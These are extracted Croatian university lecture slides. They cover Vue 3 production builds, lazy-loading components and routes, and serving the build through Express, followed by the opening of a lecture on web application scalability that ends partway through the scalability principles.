
events: 2  
duration: 2 ms

# Ustroj Storea

- Za one koji žele znati više:
  - Pogledati `mapActions`, `mapGetters` – elegantniji način kako preslikati akcije i gettere iz Storea u komponente
  - Modules – preustroj Storea u module kada postane prevelik

# I još jedna stvar...

npm run build



```
\ Building for production...
```

```
WARNING Compiled with 1 warning  
warning
```

4:46:18 PM

```
asset size limit: The following asset(s) exceed the recommended size limit (244 KiB).  
This can impact web performance.
```

Assets:

```
img/disco.b921cf5.gif (2.06 MiB)
```

File	Size	Gzipped
dist\js\chunk-vendors.a68e7e1d.js	142.14 KiB	50.69 KiB
dist\js\app.a448ee5c.js	15.79 KiB	5.00 KiB
dist\js\chunk-2d0ddf93.8177cced.js	0.48 KiB	0.33 KiB
dist\js\chunk-91eb2748.2e907fc5.js	0.42 KiB	0.30 KiB
dist\css\app.1961192e.css	0.52 KiB	0.34 KiB

```
Images and other types of assets omitted.
```

```
DONE Build complete. The dist directory is ready to be deployed.
```

```
INFO Check out deployment instructions at https://cli.vuejs.org/guide/deployment.html
```

# Razvoja i produkcijska okolina

- U razvojnoj okolini:
  - Pokreće se lokalni web-poslužitelj
  - Prevodi se .vue kontinuirano kod svakog snimanja
  - Hot-Module-Replacement (HMR)
  - Datoteke nisu minimizirane
  - Radni okvir daje raskošne provjere i upozorenja
  - Itd.
- U produkcijskoj okolini:
  - SPA je zapravo „samo” HTML + CSS + JS koji zatim trebamo poslužiti pregledniku (static web hosting)
  - Minifikacija HTML+CSS+JS datoteka (+ source maps)
  - Vendor chunk splitting (razdvojiti naš kod od knjižnica)
  - Optimizacija koda
  - Optimizacija učitavanja?

# Optimizirajmo učitavanje (dijelova) stranice

- Jedan od nedostataka SPA je veliki inicijalni zahtjev
- Rješenje: učitajmo dijelove aplikacije kad (i ako trebaju)!
- Dodajmo u našu aplikaciju besmislenu „Disco“ komponentu i stranicu:



- Učitajmo ju asinkrono – kad (ako) nam zatreba!

# Komponenta i stranica su trivijalne:

views/Disco.vue

```
<template>
  <div>
    <h2>Disco!!!</h2>
    <div class="container-fluid p-2 d-flex justify-content-center">
      <disco-component></disco-component>
    </div>
  </div>
</template>
```

components/DiscoComponent.vue

```
<template>
  <div>
    
  </div>
</template>
```

# Prvo učitajmo komponentu asinkrono...

main.js

```
import { createApp, defineAsyncComponent } from "vue";
import App from "./App.vue";
import store from "./store";
import router from "./router";
import RecipeCard from './components/RecipeCard.vue';
import TempConverter from './components/TempConverter.vue';
import SmallCard from './components/SmallCard.vue';

const DiscoComponent = defineAsyncComponent(() => import('./components/DiscoComponent.vue'));

const app = createApp(App);
app.use(store);
app.use(router);
app.component('recipe-card', RecipeCard);
app.component('temp-converter', TempConverter);
app.component('small-card', SmallCard);
app.component('disco-component', DiscoComponent);
app.mount("#app");
```

# ...potom i stranicu

router/index.js

```
import { defineAsyncComponent } from "vue";
import { createRouter, createWebHistory } from "vue-router";
import Recipes from "../views/Recipes.vue";
import Calculator from "../views/Calculator.vue";
import NotFound from "../views/NotFound.vue";
// u routeru ne koristiti defineAsyncComponent
const Disco = () => import('../views/Disco.vue');
const routes = [
{
  path: "/",
  component: Recipes, // mogli smo i redirect: "/recipes"
}, ...
{
  path: "/disco",
  component: Disco,
},
...
];
```

Ako pokrenemo i u razvojnoj okolini vidjet ćemo da se datoteke 0.js, 1.js. Itd. dohvaćaju kada su potrebne. Kada napravimo production build, onda će to biti posebne chunk datoteke.

# Konačno, napravimo build

- npm run build

```
\ Building for production...
```

```
WARNING Compiled with 1 warning  
warning
```

asset size limit: The following asset(s) exceed the recommended size limit (244 KiB).  
This can impact web performance.

Assets:

img/disco.b921cf5.gif (2.06 MiB)

File	Size	Gzipped
dist\js\chunk-vendors.a68e7e1d.js	142.14 KiB	50.69 KiB
dist\js\app.a448ee5c.js	15.79 KiB	5.00 KiB
dist\js\chunk-2d0ddf93.8177cced.js	0.48 KiB	0.33 KiB
dist\js\chunk-91eb2748.2e907fc5.js	0.42 KiB	0.30 KiB
dist\css\app.1961192e.css	0.52 KiB	0.34 KiB

Images and other types of assets omitted.

```
DONE Build complete. The dist directory is ready to be deployed.
```

```
INFO Check out deployment instructions at  
https://cli.vuejs.org/guide/deployment.html
```

U razvojnoj okolini:

Name	Method	Status	Type	Initiator	Size	T
app.js	GET	200	script	(index)	274 kB	1
chunk-vendors.js	GET	200	script	(index)	3.0 MB	6

Ovisnosti (tuđi kod) u posebnoj datoteci, naš kod u main.js, preostali dijelovi (asinkroni) našeg koda u chunk datoteka i minificirani CSS.

# Poslužimo putem naše backend aplikacije

- Kopiramo /dist direktorij koji je napravio vue-cli u /public folder backend

The screenshot shows a code editor with a dark theme. On the left is a file tree for a project named 'FER-COOKBOOK-BAC...'. The 'public' directory is expanded, showing files like 'index.html', 'favicon.ico', and several JavaScript files ('app.a448ee5c.js', 'chunk-\*js', 'chunk-vendors-\*js'). A red box highlights this entire directory. On the right is a code editor window showing a portion of an 'index.js' file. An arrow points from the highlighted 'public' directory in the file tree to the line of code 'app.use(express.static('public'))' in the editor, which is also highlighted with a red box. The code is as follows:

```
13     .map(function (item, idx) {
14         return {
15             id: idx,
16             ...item,
17             ingredients: item.ingredients
18         };
19     })
20     .reverse();
21     console.log(jsonRecipes.length + " recipes found!");
22 });
23
24 const app = express();
25 app.use(express.static('public'));
26 app.use(cors());
27
28 app.get("/recipes", function (req, res) {
29     res.json(jsonRecipes);
30 });
31
32 app.listen(8888, "localhost", function () {
```

# Projekt

- Napraviti SPA aplikaciju u Vue3 radnom okviru
- *Peer assessment* putem Edgara

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **Skalabilnost web-aplikacija**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo
- pod sljedećim uvjetima:
  - **imenovanje**: morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
  - **nekomercijalno**: ovo djelo ne smijete koristiti u komercijalne svrhe.
  - **dijeli pod istim uvjetima**: ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Sadržaj

1. Skalabilnost web aplikacija – poslužitelj
2. Skalabilnost web aplikacija – klijent
  1. Apache JMeter
    - ispitivanje performansi web poslužitelja
  2. Ostale aplikacije
    - potpora razvoju web aplikacija

# Uvod (1)

- **Skalabilnost je sposobnost prilagođavanja kapaciteta sustava učinkovitom ispunjavanju zahtjeva**
  - Skalabilnost opisuje sposobnost rukovanja većim brojem korisnika, klijenata, podataka, transakcija ili zahtjeva bez utjecaja na korisničko iskustvo
  - Učinkovito (*efficient*) ili ekonomično (*cost-efficient, cost-effective*) ispunjavanje zahtjeva
- Kapacitet:
  - Sposobnosti programske podrške i sklopoljja namijenjene izvršenju funkcionalnosti sustava; raspoloživost resursa; broj i vrsta računala, broj i vrsta procesora, broj i kapacitet pohrane podataka tvrdih diskova, propusnost i brzina mreže, predmemorija tvrdih diskova, predmemorija baze podataka, ...
- Neke definicije skalabilnosti iz literature:
  - *Capacity of the system to handle increasing amount work without affecting existing system.*
  - *Scalability is a characteristic of a system, model or function that describes its capability to cope and perform under an increased or expanding workload. A system that scales well will be able to maintain or even increase its level of performance or efficiency when tested by larger operational demands.*
  - *The measure of a system's ability to increase or decrease in performance and cost in response to changes in application and system processing demands.*
  - *Property of software and hardware systems that can improve functionality, performance, and speed by adding or removing more processors, memory, and other resources.*<sup>1</sup>

<https://www.igi-global.com/dictionary>

## Uvod (2) – performanse


- Skalabilnost je povezana s **performansama**
- Performanse određuju koliko je vremena potrebno za obradu zahtjeva ili za obavljanje određenog zadatka, dok skalabilnost mjeri koliko sustav može rasti (ili se smanjivati)
- Skalabilnost bi trebala biti što više jednostavna, jeftina (utrošak čovjek-sati) i moći se brzo provesti

# Uvod (3)

- Problemi koje bi skalabilnost trebala rješavati su:
  - manipuliranje većim količinama podataka
  - posluživanje većeg broja korisnika istovremeno
  - omogućavanje većeg broja interakcija između sustava i klijenata
- Skalabilnost softverskog proizvoda može biti ograničena brojem inženjera koji mogu raditi na sustavu.
- Kako sustav raste, važno je omogućiti i organizacijsku skalabilnost kako bi se dovoljno brzo mogle napraviti promjene i prilagodbe. Ako je sustav vrlo čvrsto povezan, rad jednog inženjerskog tima sa više od npr. 8 do 15 ljudi postaje neučinkovit, s obzirom da svi rade na istom kodu, a opterećenje komunikacije raste eksponencijalno s veličinom tima.

# Uvod (4)

Značajke važne za ispitivanje skalabilnosti:



# Skalabilna arhitektura aplikacija


- Konfiguracija s jednim poslužiteljem
- Vertikalno skaliranje
- Horizontalno skaliranje
- Izdvajanje servisa
- CDN (*Content Delivery Network*)
- Globalna skalabilnost

# Konfiguracija s jednim poslužiteljem (1)

- Konfiguracija s jednim poslužiteljem je najjednostavnija konfiguracija
  - Često s ovom konfiguracijom započinju mali projekti
- Opis konfiguracije s jednim poslužiteljem:
  - Cijela aplikacija radi na jednom računalu
  - Sav promet za svaki korisnički zahtjev obrađuje isti poslužitelj za koji se obično ne koristi vlastiti poslužitelj nego DNS (*Domain Name System*) kao plaćena usluga koju pruža hosting tvrtka
  - U ovom scenariju korisnici se spajaju s DNS-om kako bi dobili adresu internetskog protokola (IP) poslužitelja na kojem se nalazi web-lokacija
  - Kada se dobije IP adresa, šalju se HTTP zahtjevi izravno na web-poslužitelj
  - Budući da se sve radi na jednom poslužitelju, potrebno je izvršiti sve dužnosti potrebne za pokretanje aplikacije kao što je upravljanje bazom podataka, posluživanje slika i dinamičkih sadržaja...
- **Konfiguracija s jednim poslužiteljem dovoljna je za web-stranice s niskim prometom**

# Konfiguracija s jednim poslužiteljem (2)

- Ova vrsta konfiguracije nije skalabilna i javljaju se problemi ako:
  - broj korisnika raste, čime se povećava promet, posluživanje svakog korisnika troši više resursa, uključujući memoriju, CPU vrijeme i I/O zahtjeve
  - baza podataka raste dodavanjem podataka, pa se izvođenje upita počinje usporavati
  - sustav se proširuje dodavanjem novih funkcionalnosti, zbog čega interakcije korisnika zahtijevaju više sistemskih resursa




# Scale up / Scale out (1)

- **Vertikalno skaliranje = scale up / down**
  - povećanje performansi postojećih poslužitelja bilo u CPU-u, memoriji (primarnoj, RAM), brzini ili veličini diska (sekundarna memorija) poslužitelja, npr. dodavanje novih procesora na isti poslužitelj
  - Pogodno za male web aplikacije gdje se kapacitet može održavati povećanjem opterećenja samo povećanjem kapaciteta i veličine već korištenih resursa

- **Horizontalno skaliranje = scale out / in**

- dodavanje više fizičkih strojeva ili resursa → smanjenje opterećenja na svakom stroju/resursu



<https://blog.router-switch.com/2021/03/what-is-the-difference-between-scale-up-and-scale-out/>


# Scale up / Scale out (2)

- Sustav mora biti sposoban rasti kako bi adekvatno mogao biti korišten od više korisnika, obradio više podataka i upravljao s više transakcija ili zahtjeva klijenata bez degradacija u performansama (specifikacija sustava) i korisničkog iskustva.
- Kvalitetan skalabilan sustav trebao bi omogućiti i smanjenje kapaciteta.
- Smanjenje je često manje važno od povećanja, ali potrebno je uštedjeti troškove i ne koristiti više od onoga što je potrebno.

Vertical Scaling  
( Increase size of instance (RAM , CPU etc.) )




Horizontal Scaling  
( Add more instances )



<https://www.webairy.com/horizontal-and-vertical-scaling/>


# Izdvajanje servisa

- Svodi se na izdvajanje različitih dijelova sustava na odvojene poslužitelje instaliranjem pojedine vrste usluge na zasebni fizički stroj
  - Usluga je bilo koji dio aplikacije poput web-poslužitelja, baze podataka, ...
- Jednostavno, ali i ograničeno rješenje za ostvarivanje skalabilnosti
  - Kad se svaka vrsta usluge jednom razmjesti na zasebni poslužitelj više nema prostora za daljnji rast



# CDN

- Svodi se na prebacivanje dijela prometa na uslugu isporuke sadržaja treće strane
  - *Content Delivery Network, CDN*
- Prednosti:
  - Segmentacija publike na temelju korisničke analize
  - Ušteda troškova smanjenjem propusnosti
  - Omogućiti naprednu sigurnost web sjedišta



# Načela skalabilnosti

- Načela ili principi skalabilnosti su:
  1. Jednostavnost (*Simplicity*)
  2. Slaba povezanost (*Loose Coupling*)
  3. Izbjegavanje ponavljanja (*Don't Repeat Yourself, DRY*)
  4. Kodiranje temeljeno na ugovoru (*Coding to Contract*)
  5. Izrada dijagrama (modeliranje, *modelling*)
  6. Načelo jedinstvene odgovornosti (*Single-Responsibility Principle*)
  7. Otvoreno-zatvoreno načelo (*Open-Closed Principle*)
  8. Ubacivanje ovisnosti (*Dependency Injection*)
  9. Inverzija kontrole (*Inversion of Control, IOC*)
  10. Dodavanje klonova
  11. Funkcionalno razdvajanje (*Functional Partitioning*)
  12. Particioniranje podataka (*Data Partitioning*)
  13. Visoka dostupnost

# 1. Načelo jednostavnosti

- Temelji se na načelima objektno orijentiranog programiranja: skrivanje složenosti i izgradnja apstrakcija
- Postići lokalnu jednostavnost strukture kôda
  - Postići da se brzo može shvatiti koja je svrha kôda i kako radi, bez poznavanja svih detalja kako drugi udaljeni dijelovi sustava rade
  - Moći vidjeti samo aplikacije najviše razine sustava i prepoznati njihove zadaće
- Izbjeći „overengineering“
  - Ako se pokuša predvidjeti svaki mogući scenarij i svaki rubni uvjet, gubi se fokus na najčešće scenarije.
  - Rješavanjem svakog zamislivog problema doći će se do rješenja koje je mnogo složenije nego što je stvarno potrebno.
- Jednostavnost se može postići i korištenjem TTD (test-driven development) metodologije
  - Prvo definirati testove, a zatim implementirati funkcionalnosti
  - Izbjegava se pisanje nepotrebnog kôda

## 2. Načelo slabe povezanosti

- Veze između različitih dijelova sustava potrebno je održavati na što je moguće nižoj razini
  - Različite komponente znaju jedna o drugoj samo onoliko koliko je neophodno potrebno (***Loose Coupling***)
  - U idealnom slučaju komponente su potpuno odvojene, tj. rade potpuno neovisno jedna o drugoj
- Razdvajanje se ostvaruje na najvišoj razini
- Svaka pojedina aplikacija unutar sustava treba pokrivati neku užu funkcionalnost
- Prilikom pisanja koda treba dijeliti samo onoliko informacija i funkcionalnosti koliko je potrebno da bi se zadovoljili zahtjevi na sustav
- U objektno-orientiranim jezici potrebno je:
  - izbjegavati javne (*public* metode)
  - izbjegavati povratne veze među klasama ili dijelovima sustava

## 3. Načelo izbjegavanja ponavljanja

- Nepotrebno je poduzimati iste aktivnosti više puta
  - *Don't Repeat Yourself*, DRY
  - Dupliciranje kôda, neučinkovit kôd, neučinkoviti procesi, neautomatizirani procesi, ...
- Najčešći problem je **copy/paste programiranje**
  - Za slične dijelove programa kopira se veći komad kôda i samo malo izmijeni ono što je potrebno
  - Nastaje glomazni i nepregledan kôd bez modularnosti
  - Ako je potrebno provesti neku promjenu?

## 4. Načelo kodiranja temeljenog na ugovoru

